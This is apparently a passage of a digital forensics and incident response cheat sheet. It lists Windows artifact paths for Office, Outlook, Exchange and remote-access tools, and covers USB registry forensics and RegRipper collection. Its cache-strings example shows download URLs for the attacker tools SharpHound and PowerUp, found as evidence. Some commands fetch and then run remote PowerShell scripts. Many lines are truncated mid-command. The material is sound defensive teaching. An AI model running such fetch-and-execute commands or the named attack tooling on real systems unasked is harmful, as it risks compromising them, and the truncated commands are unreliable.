C:\Users\*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users\*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
```

Teams

```
C:\Users\*\AppData\Roaming\Microsoft\Teams\IndexedDB\https_teams.microsoft.com_0.
C:\Users\*\AppData\Roaming\Microsoft\Teams\Local Storage\leveldb\
C:\Users\*\AppData\Roaming\Microsoft\Teams\Cache\
C:\Users\*\AppData\Roaming\Microsoft\Teams\desktop-config.json,lazy_ntfs,JSON con
C:\Users\*\AppData\Local\Packages\MicrosoftTeams_8wekyb3d8bbwe\LocalCache\Microso
```

OneDrive

```
C:\Users\*\AppData\Local\Microsoft\OneDrive\logs\
C:\Users\*\AppData\Local\Microsoft\OneDrive\settings\
C:\Users\*\OneDrive*\
```

PST & OSTs

```
C:\Users\*\Documents\Outlook Files\*.pst
C:\Users\*\Documents\Outlook Files\*.ost
C:\Users\*\AppData\Local\Microsoft\Outlook\*.pst
C:\Users\*\AppData\Local\Microsoft\Outlook\*.ost
C:\Users\*\AppData\Local\Microsoft\Outlook\*.nst
C:\Users\*\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\. #Attachmen
```

Exchange:

```
C:\Program Files\Microsoft\Exchange Server\*\Logging\

C:\Windows\Microsoft.NET\Framework*\v*\Temporary ASP.NET Files\*\

C:\inetpub\wwwroot\aspnet_client\*\*\

C:\Inetpub\wwwroot\aspnet_client\system_web\*\*

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\*\*\

C:\Program Files\Microsoft\Exchange Server\*\TransportRoles\Logs\*\*.log
```

Remote Management Logs

Things that MSPs, SysAdmins, and bad guys love to use

ScreenConnect:

```
C:\Program Files*\ScreenConnect\App_Data\Session.db

C:\Program Files*\ScreenConnect\App_Data\User.xml

C:\ProgramData\ScreenConnect Client*\user.config
```

Splashtop

```
C:\windows\System32\winevt\Logs\Splashtop-Splashtop Streamer-Remote Session%40per

C:\windows\System32\winevt\Logs\Splashtop-Splashtop Streamer-Status%40perational.
```

AnyDesk

```
C:\Users\*\AppData\Roaming\AnyDesk\*.trace

C:\ProgramData\AnyDesk\*.trace

C:\Users\*\Videos\AnyDesk\*.anydesk

C:\Users\*\AppData\Roaming\AnyDesk\connection_trace.txt

C:\ProgramData\AnyDesk\connection_trace.txt
```

```
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\AnyDesk\*
```

Kaseya

```
C:\Users\*\AppData\Local\Kaseya\Log\KaseyaLiveConnect\
C:\ProgramData\Kaseya\Log\Endpoint\*
C:\Program Files*\Kaseya\*\agentmon.log
C:\Users\*\AppData\Local\Temp\KASetup.log
C:\Windows\Temp\KASetup.log
C:\ProgramData\Kaseya\Log\KaseyaEdgeServices\
```

RAdmin

```
C:\Windows\SysWOW64\rserver30\Radm_log.htm
C:\Windows\System32\rserver30\Radm_log.htm
C:\Windows\System32\rserver30\CHATLOGS\*\*.htm
C:\Users\*\Documents\ChatLogs\*\*.htm
```

TeamViewer

```
C:\Program Files*\TeamViewer\connections*.txt
C:\Program Files*\TeamViewer\TeamViewer*_Logfile*
C:\Users\*\AppData\Roaming\TeamViewer\MRU\RemoteSupport\*
```

RealVNC

```
C:\Users\*\AppData\Local\RealVNC\vncserver.log
```


mRemoteNG

```
C:\Users\*\AppData\Roaming\mRemoteNG\mRemoteNG.log
```

```
C:\Users\*\AppData\Roaming\mRemoteNG\confCons.xml

C:\Users\*\AppData\*\mRemoteNG\**10\user.config
```

Cerutil History

Cerutil creates some archives




```
C:\Users\*\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\
```

Strings it homie!

```
PS C:\strings> .\strings.exe C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\* | select-string  -Pattern 'ocsp|wininet|winhttp|complete
pdate|r3'  -NotMatch |
>> sort -Descending

Sysinternals - www.sysinternals.com
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: m|S
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: m|S
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: B@!
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: "80424021c7dbd21:0"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FF8E495EE89060662FB96F356E8816E0:
https://github.com/BloodHoundAD/SharpHound/releases/download/v1.0.3/SharpHound-v1.0.3.zip
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FF8E495EE89060662FB96F356E8816E0: "0x8DA005C41F3EB5F"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\9072F9F2A68305F6F9443D1E03231F0C:
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\9072F9F2A68305F6F9443D1E03231F0C:
"baa6192b5bc40c95bd4c78f735698e45d80b99479a51fd9c29d9569eee48782b"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_D46D6FA25B74360E1349F9015B5CCE53: X`t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C5130A0BDC8C859A2757D77746C10868: ``t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C5130A0BDC8C859A2757D77746C10868: "62953659-1d7"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C0427F5F77D9B3A439FC620EDAAB6177: ?`t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506: OTz
```

USBs

The subkeys in this part of the registry will list the names of all the USBs connected to this machine in the past.


Gather and corroborate USB names here for the next log.

```
HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR
```

SubKey
CdRom&Ven_iODD&Prod__Virtual_CD-Rom&Rev_
Disk&Ven_asmedia&Prod_ASMT1153e&Rev_0
Disk&Ven_Generic&Prod_MassStorageClass&Rev_1621
Disk&Ven_Generic-&Prod_SD/MMC&Rev_1.00
Disk&Ven_iODD&Prod__External_HDD&Rev_
Disk&Ven_medicat&&Prod__USB_Flash&Rev_
Disk&Ven_REALSIL&Prod_RTSUERLUN0&Rev_1.00
Disk&Ven_RPI&Prod_RP2&Rev_3

You can leverage the next log along with your confirmed USB name from the registry, to identify a window of time that this USB was plugged in to the computer.

`C:\windows\inf\setupapi.dev.log`




I never bother with this part, but you can also grab this EVTX

`C:\windows\System32\winevt\Logs\Microsoft-Windows-Partition%4Diagnostic.evtx`

and use chainsaw in search mode

```
chainsaw search ./ -s "medicat"
chainsaw search ./ -e "1006"

# EventID 1006, for USB investigations, offers verbose results but is a good un'
```



You can probably also find some stuff from the Jumplist and LNK artefacts that have some relevance to your USB investigation.

5f7b5f1e01b83767.automaticDestinations-ms

f7699cf2eed599ac.automaticDestinations-ms

5d696d521de238c3.automaticDestinations-ms

6dc04f5ccc522861.automaticDestinations-ms

a61657a5e5dfbdc.automaticDestinations-ms


a52b0784bd667468.automaticDestinations-ms

7e4dca80246863e3.automaticDestinations-ms

ccba5a5986c77e43.automaticDestinations-ms

dcca9f644b806738.automaticDestinations-ms

dd7c3b1adb1c168b.automaticDestinations-ms




Reg Ripper

Harlan Carvey knows how to write a pretty mean tool or two. Reg Ripper is a forensic one designed to aid you in parsing, timelining, and surgically interrograting registry hives to uncover evidence of malice. Registry Collection made easy with this script right here.

```
# Here's a script that will pull collect all the registry files for you
```

```
wget -useb https://gist.githubusercontent.com/Purp1eW0lf/6bbb2c1e22fe64a151d7ab97
./Registry_Collection.ps1 #then execute

# Take your registry collected files from the above script. Prepare them for anal
expand-archive C:\Users\*\Desktop\Huntress_Registry_Collection_2022_Dec_30_Fri_UT

# then download Reg Ripper and unzip it
(New-Object Net.WebClient).DownloadFile("https://github.com/keydet89/RegRipper3.0
expand-archive C:\rip_master.zip C:\

#Recursively run reg ripper now
GCI "C:\registry_hives\" -recurse -force -include SYSTEM, SAM, SECURITY, SOFTWARE
#run with timeline option
GCI "C:\registry_hives\" -recurse -force -include SYSTEM, SAM, SECURITY, SOFTWARE
```



```
PS C:\> (New-Object Net.WebClient).DownloadFile("https://github.com/keydet89/RegRipper3.0/archive/refs/heads/master.zip", "C:\rip_master.zip")
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/19/2019   1:22 PM                BGinfo
d-----         9/15/2018   7:33 AM                PerfLogs
d-r---         2/14/2022  10:24 PM                Program Files
d-r---         3/19/2019   1:25 PM                Program Files (x86)
d-----        12/30/2022   4:34 PM                registry_hives
d-r---         3/19/2019   1:01 PM                Users
d-----         2/14/2022  10:21 PM                Windows
-a----        12/30/2022   4:31 PM           2859 Registry_Collect.ps1
-a----        12/30/2022   4:42 PM        5178522 rip_master.zip


PS C:\> expand-archive C:\rip_master.zip C:\
PS C:\> GCI "C:\registry_hives\" -recurse -force -include SYSTEM, SAM, SECURITY, SOFTWARE, *.dat, *.hve | Foreach-Object {C:\RegRipper3.0-master\rip.exe -r
$_.fullname -a >> reg_ripper_output.txt ; write-host "---Parsing Hive:" $_ -ForegroundColor magenta >> reg_ripper_output.txt}
Launching amcache v.20200515
---Parsing Hive: C:\registry_hives\amcache\Windows\AppCompat\Programs\Amcache.hve
Launching adobe v.20200522
```